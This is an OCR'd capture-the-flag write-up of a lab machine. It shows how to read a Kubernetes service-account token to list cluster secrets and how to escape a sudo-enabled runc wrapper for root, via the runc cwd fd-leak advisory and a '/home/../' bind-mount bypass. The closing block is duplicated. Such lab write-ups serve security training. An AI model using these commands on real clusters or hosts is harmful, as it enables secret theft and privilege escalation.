
Use curl

As in the post, put these commands on the target shell

```
export APISERVER=${KUBERNETES_SERVICE_HOST}:${KUBERNETES_SERVICE_PORT_HTTPS}
export SERVICEACCOUNT=/var/run/secrets/kubernetes.io/serviceaccount
export NAMESPACE=$(cat ${SERVICEACCOUNT}/namespace)
export TOKEN=$(cat ${SERVICEACCOUNT}/token)
export CACERT=${SERVICEACCOUNT}/ca.crt
alias kurl="curl --cacert ${CACERT} --header \"Authorization: Bearer
${TOKEN}\""
# if kurl is still got cert Error, using -k option to solve this.
```


Then, I can get whole secrets

```
kurl -v https://$APISERVER/api/v1/namespaces/default/secrets/
```



Get root

sudo -l shows



Running sudo /opt/debug

```
babywyrm@giveback:~$ sudo /opt/debug
[sudo] password for babywyrm:
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
Error: No command specified. Use '/opt/debug --help' for usage information.
babywyrm@giveback:~$
```

I put mariadb-password for administrative password and it succeeds. Let's use help.

```
babywyrm@giveback:~$ sudo /opt/debug --help
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: --help
Restricted runc Debug Wrapper

Usage:
  /opt/debug [flags] spec
  /opt/debug [flags] run <id>
  /opt/debug version | --version | -v

Flags:
  --log <file>
  --root <path>
  --debug
```

I can check version

```
babywyrm@giveback:~$ sudo /opt/debug version
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: version
runc version 1.1.11
commit: v1.1.11-0-g4bccb38c
spec: 1.0.2-dev
go: go1.20.12
libseccomp: 2.5.4
```

spec creates config.json file

```
babywyrm@giveback:~$ sudo /opt/debug spec
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: spec
babywyrm@giveback:~$ ls
config.json  user.txt
```

Let's copy this file to other location to modify it

```
babywyrm@giveback:~$ cp config.json /dev/shm/config.json
babywyrm@giveback:~$ cd /dev/shm
```

Create rootfs directory

```
babywyrm@giveback:/dev/shm$ mkdir rootfs
```

Then, let's create a file system in local and copy it here for further process.

```
# local
docker export $(docker create alpine:latest) > alpine.tar
```

```
# local
python3 -m http.server
# target
curl http://10.10.16.19:8000/alpine.tar -o rootfs/alpine.tar
tar -xvf rootfs/alpine.tar -C rootfs/
```

Now I have a file system. There are 2 ways to exploit it

Use cwd

https://github.com/opencontainers/runc/security/advisories/GHSA-xr7r-f8xq-vfvv shows

Attack 1: `process.cwd` "mis-configuration"


In runc 1.1.11 and earlier, several file descriptors were inadvertently leaked internally within runc into `runc init`, including a handle to the host's `/sys/fs/cgroup` (this leak was added in v1.0.0-rc93). If the container was configured to have `process.cwd` set to `/proc/self/fd/7/` (the actual fd can change depending on file opening order in `runc`), the resulting pid1 process will have a working directory in the host mount namespace and thus the spawned process can access the entire host filesystem. This alone is not an exploit against runc, however a malicious image could make any innocuous-looking non-`/` path a symlink to `/proc/self/fd/7/` and thus trick a user into starting a container whose binary has access to the host filesystem.

Furthermore, prior to runc 1.1.12, runc also did not verify that the final working directory was inside the container's mount namespace after calling `chdir(2)` (as we have already joined the container namespace, it was incorrectly assumed there would be no way to chdir outside the container after `pivot_root(2)`).

The CVSS score for this attack is CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:C/C:H/I:H/A:N (8.2, high severity).


Note that this attack requires a privileged user to be tricked into running a malicious container image. It should be noted that when using higher-level runtimes (such as Docker or Kubernetes), this exploit can be considered critical as it can be done remotely by anyone with the rights to start a container image (and can be exploited from within Dockerfiles using `ONBUILD` in the case of Docker).

Let's change cwd



Now, let's run the container

```
sudo /opt/debug run <container id>
```



It fails, but it can be run with --log

```
babywyrm@giveback:/dev/shm$ sudo /opt/debug --log log.log run pwn
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: run
[*] Starting container: pwn
 # cd ../../../../../../root
 # ls
\                  coredns          helm              python
audit__.sh         dns.sh           iptables_rules.sh  root.txt
 # cat root.txt
448ee225721307878b1824984a7faec9
 #
```

cd to the previous directory several times make pointer lost and let me go to /root

Use mount

This time, change mount

```
"mounts": [
    {
      "destination": "/proc",
      "type": "proc",
      "source": "proc"
    },
    {
      "destination":"/mnt",
      "type":"bind",
      "source": "/",
      "options": ["rbind","rw"]
    },
```

It fails since host root filesystem mount is detected.

```
babywyrm@giveback:/dev/shm$ sudo /opt/debug run pwn
[sudo] password for babywyrm:
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: run
Error: Host root filesystem mount detected - not permitted
babywyrm@giveback:/dev/shm$
```

However, using .. is allowed, which makes it so easy to circumvent

```
{
  "destination": "/mnt",
  "type": "bind",
  "source": "/home/../",
  "options": ["rbind", "rw"]
},
```

```
babywyrm@giveback:/dev/shm$ sudo /opt/debug run pwn2
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

[*] Administrative password verified
[*] Processing command: run
[*] Starting container: pwn2
/ # cd /mnt
/mnt # ls
bin         cdrom       etc         lib         lib64       lost+found  mnt         proc        run         srv         tmp         var
boot        dev         home        lib32       libx32      media       opt         root        sbin        sys         usr
/mnt # cd root
/mnt/root # ls
\                audit__.sh         coredns            dns.sh             helm               iptables_rules.sh  python             root.txt
/mnt/root # cat root.txt
448ee225721307878b1824984a7faec9
```

It fails since host root filesystem mount is detected.

```
babywyrm@giveback:/dev/shm$ sudo /opt/debug run pwn
[sudo] password for babywyrm:
[*] Validating sudo privileges...
[*] Sudo validation successful
Please enter the administrative password:

Error: Host root filesystem mount detected - not permitted
babywyrm@giveback:/dev/shm$
```

However, using .. is allowed, which makes it so easy to circumvent